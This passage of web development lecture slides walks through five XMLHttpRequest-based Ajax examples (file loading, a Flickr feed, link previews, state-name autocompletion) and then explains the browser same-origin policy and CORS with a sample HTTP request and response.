4     const response = await fetch(url, {
5         method: 'POST', // *GET, POST, PUT, DELETE, etc.
6         mode: 'cors', // no-cors, *cors, same-origin
7         cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
8         credentials: 'same-origin', // include, *same-origin, omit
9         headers: {
10             'Content-Type': 'application/json'
11             // 'Content-Type': 'application/x-www-form-urlencoded',
12         },
13         redirect: 'follow', // manual, *follow, error
14         referrerPolicy: 'no-referrer', // no-referrer, *client
15         body: JSON.stringify(data) // body data type must match "Content-Type" header
16     });
17     return await response.json(); // parses JSON response into native JavaScript objects
18 }
19
20 postData('https://example.com/answer', { answer: 42 })
21 .then((data) => {
22     console.log(data); // JSON data parsed by `response.json()` call
23 });
```

A First Ajax Example – Using Ajax to Download Files

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0  
Transitional//EN">  
  
<html><head>  
    <title>First Ajax Script</title>  
    <script src="script01.js" type="text/javascript"  
        language="Javascript">  
        </script>  
</head><body>  
    <p><a id="makeTextRequest" href="gAddress.txt">Request a  
    text file</a><br />  
    <a id="makeXMLRequest" href="us-states.xml">  
    Request an XML file</a></p>  
    <div id="updateArea">&nbsp;</div>  
</body>  
</html>
```

The javascript file does all of the work




Imported JavaScript-script01.js

```
window.onload = initAll; ← On page load the onclick event is set to call the function
var xhr = false;
function initAll() {
    document.getElementById("makeTextRequest").onclick = getNewFile;
    document.getElementById("makeXMLRequest").onclick = getNewFile;}
function getNewFile() {
    makeRequest(this.href); return false;}
function makeRequest(url) {
    if (window.XMLHttpRequest) { xhr = new XMLHttpRequest(); }
    else { if (window.ActiveXObject) {
        try { xhr = new ActiveXObject("Microsoft.XMLHTTP"); }
        catch (e) { }
    }
    if (xhr) { xhr.onreadystatechange = showContents;
        xhr.open("GET", url, true); xhr.send(null); }
    else { document.getElementById("updateArea").innerHTML = "Sorry, but I couldn't
        create an XMLHttpRequest"; } }
}
function showContents() {
    if (xhr.readyState == 4) {
        if (xhr.status == 200) {
            var outMsg = (xhr.responseXML &&
                xhr.responseXML.contentType=="text/xml") ?
                xhr.responseXML.getElementsByTagName("choices")[0].textContent : xhr.responseText;
            } else { var outMsg = "There was a problem with the request " + xhr.status; }
            document.getElementById("updateArea").innerHTML = outMsg; } }
```

When the click is made, getNewFile and makerequest are executed.


showContents waits for a successful return of an file; it then prints the result in the browser

Browser Output



Result of clicking on the
first link

<http://csci571.com/ajaxexamples/simple/script01.html>



Result of clicking on the
second link

Second Ajax Example – Using Ajax to Download Files from Flickr

- Here is the html file, which basically loads script02.js

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN">
<html><head><title>Second Ajax Script</title>
<script src="script02.js" type="text/javascript" language="Javascript"></script>
</head><body><div id="pictureBar"> </div></body></html>
```

- Here is script02.js

```
window.onload = initAll;

var xhr = false;

function initAll() {
    if (window.XMLHttpRequest) { xhr = new XMLHttpRequest(); }
    else { if (window.ActiveXObject) {
        try { xhr = new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) { } }
    if (xhr) { xhr.onreadystatechange = showPictures;
        xhr.open("GET", "flickrfeed.xml", true); xhr.send(null); }
    else { alert("Sorry, but I couldn't create an XMLHttpRequest"); }
}
function showPictures() {
    var tempDiv = document.createElement("div");
    var pageDiv = document.getElementById("pictureBar");
    if (xhr.readyState == 4) {
        if (xhr.status == 200) {
            tempDiv.innerHTML = xhr.responseText;
            var allLinks = tempDiv.getElementsByTagName("a");
            for (var i=1; i<allLinks.length; i+=2) {
                pageDiv.appendChild(allLinks[i].cloneNode(true));
            }
        }
    }
    else { alert("There was a problem with the request " + xhr.status); }
}
```

ShowPictures retrieves an file from flickr;
The result is extracted from responseText and
assigned to innerHTML property


Portion of Flickr XML file

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<feed xmlns="http://www.w3.org/2005/Atom
      xmlns="http://purl.org/dc/elements/1.1">
  <title>Dori Smith's Photos</title>
  <link rel="self"
        href="http://www.flickr.com/services/feeds/photos_public.gne?id=23922109@N00" />
  <link rel="alternate" type="text/html" href="http://www.flickr.com/photos/dorismith/" />
  <id>tag:flickr.com,2005:/photos/public/116078</id>
  <icon>http://static.flickr.com/5/buddyicons/23922109@N00.jpg?1113973282</icon>
  <subtitle>A feed of Dori Smith's Photos</subtitle>
  <updated>2006-03-22T20:12:44Z</updated>
  <generator uri="http://www.flickr.com/">Flickr</generator>
  <entry>
    <title>Mash note</title>
    <link rel="alternate" type="text/html"
          href="http://www.flickr.com/photos/dorismith/116463569" />
    OTHER STUFF
    <p> <a href="http://www.flickr.com/photos/dorismith/116463569/" title="Mash note"></a>
  </entry>
```

Each <entry> node has two links;
This application uses the second link so
the showPictures loop starts with 1 rather
than 0 and increments by 2; each link contains
the thumbnail image inside it; every
thumbnail is a link back to the original photo

© 2007-2021 Marco Papa & Ellis Horowitz

Browser Output



<http://csci571.com/ajaxexamples/simple/script02.html>

Third Ajax Example - Refreshing Server Data

- This extension retrieves a new version of the data from the server, refreshing the page; **here is the html accessing javascript**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN">
<html><head><title>My Third Ajax Script</title>
<script src="script03.js" type="text/javascript" language="Javascript"></script></head>
<body><div id="pictureBar"> </div></body></html>
```

- And here is the source for script03.js

```
window.onload = initAll;

var xhr = false;

function initAll() { same as previously except it calls getPix }

function getPic() { xhr.open("GET", "flickrfeed.xml", true);

xhr.onreadystatechange = showPictures; xhr.send(null); setTimeout("getPic()", 5 * 1000); }

function showPictures() {
    var tempDiv = document.createElement("div");
    var tempDiv2 = document.createElement("div");
    if (xhr.readyState == 4) {
        if (xhr.status == 200) {
            tempDiv.innerHTML = xhr.responseText;
            var allLinks = tempDiv.getElementsByTagName("a");
            for (var i=1; i<allLinks.length; i+=2) {
                tempDiv2.appendChild(allLinks[i].cloneNode(true));
            }
            allLinks = tempDiv2.getElementsByTagName("a");
            var randomImg = Math.floor(Math.random() * allLinks.length);
            document.getElementById("pictureBar").innerHTML = allLinks[randomImg].innerHTML;
        } else { alert("There was a problem with the request " + xhr.status); }
    }
}
```

The call to getPic is placed in setTimeout which causes repeated execution, every 5 seconds;
An array of links of photographs is created, a random number computed, and use it as an index into the array

Browser Output



Three consecutive outputs

<http://csci571.com/ajaxexamples/simple/script03.html>

Fourth Ajax Example - Previewing Links

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0  
Transitional//EN">  
  
<html><head>  
    <title>My Fourth Ajax Script</title>  
    <link rel="stylesheet" rev="stylesheet"  
        href="script04.css" />  
    <script src="script04.js"  
        type="text/javascript" language="Javascript">  
        </script>  
</head><body>  


## A Gentle Introduction to JavaScript



- <a href="jsintro/2000-08.html">August column</a>
- <a href="jsintro/2000-09.html">September column</a>
- <a href="jsintro/2000-10.html">October column</a>
- <a href="jsintro/2000-11.html">November column</a>



</div>

</body>  
</html>
```



<http://csci571.com/ajaxexamples/simple/script04.html>

The stylesheet

```
#previewWin {  
    background-color: #FF9;  
    width: 400px;  
    height: 100px;  
    font: .8em arial, helvetica, sans-serif;  
    padding: 5px;  
    position: absolute;  
    visibility: hidden;  
    top: 10px;  
    left: 10px;  
    border: 1px #CC0 solid;  
    clip: auto;  
    overflow: hidden;  
}  
  
#previewWin h1, #previewWin h2 {  
    font-size: 1.0em;  
}
```

The javascript source

```
window.onload = initAll;
var xhr = false;
var xPos, yPos;
function initAll() {
    var allLinks = document.getElementsByTagName("a");
    for (var i=0; i< allLinks.length; i++) {
        allLinks[i].onmouseover = showPreview; } }
function showPreview(evt) { getPreview(evt); return false; }
function hidePreview() {
    document.getElementById("previewWin").style.visibility = "hidden"; }
function getPreview(evt) {
    if (evt) { var url = evt.target; }
    else { evt = window.event; var url = evt.srcElement; }
    xPos = evt.clientX; yPos = evt.clientY;
    if (window.XMLHttpRequest) {
        xhr = new XMLHttpRequest(); }
    else { if (window.ActiveXObject) {
        try { xhr = new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) { } } }
    if (xhr) { xhr.onreadystatechange = showContents;
        xhr.open("GET", url, true); xhr.send(null);
    } else { alert("Sorry, but I couldn't create an XMLHttpRequest"); } }
```

The javascript source cont'd

```
function showContents() {  
    var prevWin = document.getElementById("previewWin");  
    if (xhr.readyState == 4) {  
        prevWin.innerHTML = (xhr.status == 200) ? xhr.responseText : "There was  
a problem with the request " + xhr.status;  
        prevWin.style.top = parseInt(yPos)+2 + "px";  
        prevWin.style.left = parseInt(xPos)+2 + "px";  
        prevWin.style.visibility = "visible";  
        prevWin.onmouseout = hidePreview; } }
```

Notes: initall goes through all of the links and adds an onmouseover event;
showPreview() and hidePreview() are both needed; the latter sets the preview window
back to hidden;
In getPreview(), depending upon the browser, the URL is in either evt.target or
in window.event.srcElement; the (x,y) position is extracted;
In showContents() the data is placed in prevWin.innerHTML from responseText;
The preview window is placed just below and to the right of the cursor position that triggered the call

Fifth Ajax Example, Auto Completion

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN">
<html><head><title>My Fifth Ajax Script</title>
<link rel="stylesheet" rev="stylesheet" href="script05.css" />
<script src="script05.js" type="text/javascript"
language="Javascript">
</script>
</head><body>
<form action="#">
Please enter your state:<br />
<input type="text" id="searchField" autocomplete="off" /><br />
<div id="popups"> </div>
</form></body></html>
```

Autocomplete attribute is set to off to prevent browsers from trying to autocomplete the field



Initial screen

The stylesheet

```
body, #searchfield {  
    font: 1.2em arial, helvetica, sans-serif;  
}  
.suggestions {  
    background-color: #FFF;  
    padding: 2px 6px;  
    border: 1px solid #000;  
}  
.suggestions:hover {  
    background-color: #69F;  
}  
#popups {  
    position: absolute;  
}  
#searchField.error {  
    background-color: #FFC;  
}
```

The JavaScript Source

```
window.onload = initAll;  
var xhr = false; var statesArray = new Array();  
function initAll() {  
    document.getElementById("searchField").onkeyup = searchSuggest;  
    if (window.XMLHttpRequest) { xhr = new XMLHttpRequest(); }  
    else { if (window.ActiveXObject) {  
        try { xhr = new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {} } }  
    if (xhr) {  
        xhr.onreadystatechange = setStatesArray; // The example uses the xml file listing the states  
        xhr.open("GET", "us-states.xml", true); xhr.send(null);  
    } else { alert("Sorry, but I couldn't create an XMLHttpRequest"); } }  
function setStatesArray() {  
    if (xhr.readyState == 4) {  
        if (xhr.status == 200) {  
            if (xhr.responseXML) {  
                var allStates = xhr.responseXML.getElementsByTagName("item");  
                for (var i=0; i<allStates.length; i++) {  
                    statesArray[i] =  
                        allStates[i].getElementsByTagName("label")[0].firstChild; } } }  
        else { alert("There was a problem with the request " + xhr.status); } } }  
Onkeyup captures single keystrokes  
The example uses the xml file listing the states  
Here we read the list of states and place them in an array
```

The JavaScript Source cont'd

```
function searchSuggest() {  
    var str = document.getElementById("searchField").value;  
    document.getElementById("searchField").className = "";  
    if (str != "") {  
        document.getElementById("popups").innerHTML = "";  
        for (var i=0; i<statesArray.length; i++) {  
            var thisState = statesArray[i].nodeValue; If indexof returns 0, then we have a hit;  
            if  
(thisState.toLowerCase().indexOf(str.toLowerCase()) == 0) {  
                var tempDiv = document.createElement("div");  
                tempDiv.innerHTML = thisState; Add a state to the list of  
                tempDiv.onclick = makeChoice; ← possibilities  
                tempDiv.className = "suggestions"; FoundCt is the number  
                document.getElementById("popups").appendChild(tempDiv); } } ← of matches  
                var foundCt = document.getElementById("popups").childNodes.length;  
                if (foundCt == 0) {  
                    document.getElementById("searchField").className = "error"; }  
                    if (foundCt == 1) { ← Unique hit, place it in proper place  
                        document.getElementById("searchField").value =  
document.getElementById("popups").firstChild.innerHTML;  
                        document.getElementById("popups").innerHTML = ""; } } }  
function makeChoice(evt) {  
    var thisDiv = (evt) ? evt.target : window.event.srcElement;  
    document.getElementById("searchField").value = thisDiv.innerHTML;  
    document.getElementById("popups").innerHTML = ""; }
```

Browser Output



Initial screen

3 examples

<http://csci571.com/ajaxexamples/simple/script05.html>

Some References

- Ajax (programming) – Wikipedia:
<http://en.wikipedia.org/wiki/AJAX>
- Using the XML HTTP Request object:
<http://jibbering.com/2002/4/httprequest.html>
- XMLHttpRequest & Ajax Working Examples:
<http://www.fiftyfourone.com/resources/programming/xmlhttprequest/examples>
- Very Dynamic Web Interfaces:
<http://www.xml.com/pub/a/2005/02/09/xml-http-request.html>

Ajax Enabled Technologies (Toolkits)

- **Ruby** on Rails:
<http://www.rubyonrails.org/>
- Microsoft **ASP.NET** Ajax:
<https://docs.microsoft.com/en-us/aspnet/ajax/>
- DevExpress **AJAX Control Toolkit** for ASP.NET Forms:
<https://github.com/DevExpress/AjaxControlToolkit>
- **JQuery**:
<http://jquery.com>
- Google -- **Angular**:
[http://angular.io \(2.x-10.x\)](http://angular.io)

Browser Security Features
(jump ahead to CORS slides)
(skip optional slides 48-55)

Credits

- The following material is based on the google wiki, Browser Security Handbook:

<https://code.google.com/p/browsersec/wiki/Part1>

<https://code.google.com/p/browsersec/wiki/Part2>

Part1 Outline

- Basic concepts behind web browsers
 - Uniform Resource Locators
 - Unicode in URLs
 - True URL schemes
 - Pseudo URL schemes
 - Hypertext Transfer Protocol
 - Hypertext Markup Language
 - HTML entity encoding
 - Document Object Model
 - Browser-side Javascript
 - Javascript character encoding
 - Other document scripting languages
 - Cascading stylesheets
 - CSS character encoding
 - Other built-in document formats
 - Plugin-supported content

Part2 Outline

- Standard browser security features
 - Same-origin policy
 - Same-origin policy for DOM access
 - Same-origin policy for XMLHttpRequest
 - Same-origin policy for cookies
 - Same-origin policy for Flash
 - Same-origin policy for Java
 - Same-origin policy for Silverlight
 - Same-origin policy for Gears
 - Origin inheritance rules
 - Cross-site scripting and same-origin policies
 - Life outside same-origin rules
 - Navigation and content inclusion across domains
 - Arbitrary page mashups (UI redressing)
 - Gaps in DOM access control
 - Privacy-related side channels
 - Various network-related restrictions
 - Local network / remote network divide
 - Port access restrictions
 - URL scheme access rules
 - Etc

Same-origin policy for DOM access

- the term "same-origin policy" most commonly refers to a mechanism that governs the ability for Javascript and other scripting languages to access DOM properties and methods across domains
- the same-origin model attempts to ensure proper separation between unrelated pages, and serve as a method for sandboxing potentially untrusted or risky content within a particular domain

Three-Step Decision Process

- the model boils down to this three-step decision process:
 1. If protocol, host name, and - for browsers other than Microsoft Internet Explorer - port number for two interacting pages match, access is granted with no further checks.
 2. Any page may set the ***document.domain*** parameter to a right-hand, fully-qualified fragment of its current host name (e.g., ***foo.bar.example.com*** may set it to ***example.com***, but not ***ample.com***). If two pages explicitly and mutually set their respective ***document.domain*** parameters to the same value, and the remaining same-origin checks are satisfied, access is granted.
 3. If neither of the above conditions is satisfied, access is denied.

Drawbacks of Same-Origin Policy

- once any two legitimate subdomains in **example.com**, e.g. **www.example.com** and **payments.example.com**, choose to cooperate, any other resource in that domain, such as **user-pages.example.com**, may then set its own **document.domain** likewise, and arbitrarily mess with **payments.example.com**. This means that in many scenarios, **document.domain** may not be used safely at all.
- Whenever **document.domain** cannot be used - either because pages live in completely different domains, or because of the above problem - legitimate client-side communication between, for example, embeddable page gadgets, is completely forbidden in theory, and in practice very difficult to arrange
- Whenever tight integration of services within a single host name is pursued to overcome these communication problems, because of the inflexibility of same-origin checks, there is no usable method to sandbox any untrusted or particularly vulnerable content to minimize the impact of security problems.

Special Cases that Are Omitted From the Policy

- The **`document.domain`** behavior when hosts are addressed by IP addresses, as opposed to fully-qualified domain names, is not specified.
- The **`document.domain`** behavior with extremely vague specifications (e.g., **`co.uk`**) is not specified.
- The algorithms of context inheritance for pseudo-protocol windows, such as **`about:blank`**, are not specified.
- The behavior for URLs that do not meaningfully have a host name associated with them (e.g., **`file://`**) is not defined, causing **some browsers** to permit locally saved files to access every document on the disk or on the web; users are generally not aware of this risk, potentially exposing themselves.
- The behavior when a single name resolves to vastly different IP addresses (for example, one on an internal network, and another on the Internet) is not specified, permitting various attacks and tricks

Same-origin policy for XMLHttpRequest

- security-relevant features provided by **XMLHttpRequest**
 - The ability to specify an arbitrary HTTP request method (via the **open()** method) ,
 - The ability to set custom HTTP headers on a request (via **setRequestHeader()**) ,
 - The ability to read back full response headers (via **getResponseHeader()** and **getAllResponseHeaders()**) ,
 - The ability to read back full response body as Javascript string (via **responseText** property) .

Checks on XMLHttpRequest

- The set of checks implemented in all browsers for **XMLHttpRequest** is a close variation of DOM same-origin policy, with the following changes:
- Checks for **XMLHttpRequest** targets do not take **document.domain** into account, making it impossible for third-party sites to mutually agree to permit cross-domain requests between them.
- In some implementations, there are additional restrictions on protocols, header fields, and HTTP methods for which the functionality is available, or HTTP response codes which would be shown to scripts (see later).

Cross-origin resource sharing (CORS)

Cross-origin resource sharing (CORS) allows many resources (e.g., fonts, JavaScript, etc.) on a web page to be requested across domains. In particular, AJAX calls can use XMLHttpRequest across domains.

The CORS standard adds new HTTP headers. If the browser recognizes a cross-domain request, it sends an “Origin” HTTP header. Suppose a page from <http://www.social-network.com> attempts to access user data from online-personal-calendar.com. If the browser supports CORS, this header is sent:

Origin: http://www.social-network.com

If the server at online-personal-calendar.com allows the request, it sends an Access-Control-Allow-Origin (ACAO) header in the response. The value of the header indicates what origin sites are allowed. For example:

Access-Control-Allow-Origin: http://www.social-network.com

Access-Control-Allow-Origin: *

If the server does not allow the CORS request, the browser will deliver an error instead of the online-personal-calendar.com response. Firefox 3.5+, Safari 4+, Chrome 3+, IE 10+, Opera 12+, and Edge support CORS. See:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS
http://enable-cors.org/server_apache.html

CORS Example

Client Server




```
1 GET /resources/public-data/ HTTP/1.1
2 Host: bar.other
3 User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre) Gecko/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip,deflate
7 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
8 Connection: keep-alive
9 Referer: http://foo.example/examples/access-control/simpleXSInvocation.html
10 Origin: http://foo.example
11
12
13 HTTP/1.1 200 OK
14 Date: Mon, 01 Dec 2008 00:23:53 GMT
15 Server: Apache/2.0.61
16 Access-Control-Allow-Origin: *
17 Keep-Alive: timeout=2, max=100
18 Connection: Keep-Alive
19 Transfer-Encoding: chunked
20 Content-Type: application/xml
21
22 [XML Data]
```

Responsive Web Design

Outline

- The Need - Mobile Growth
- What is Responsive Web Design
- How to Design Responsively
- Major Technology Features
 - media queries
 - fluid grids
 - scalable images
- More Examples of Responsive Websites

Size of the Mobile Market

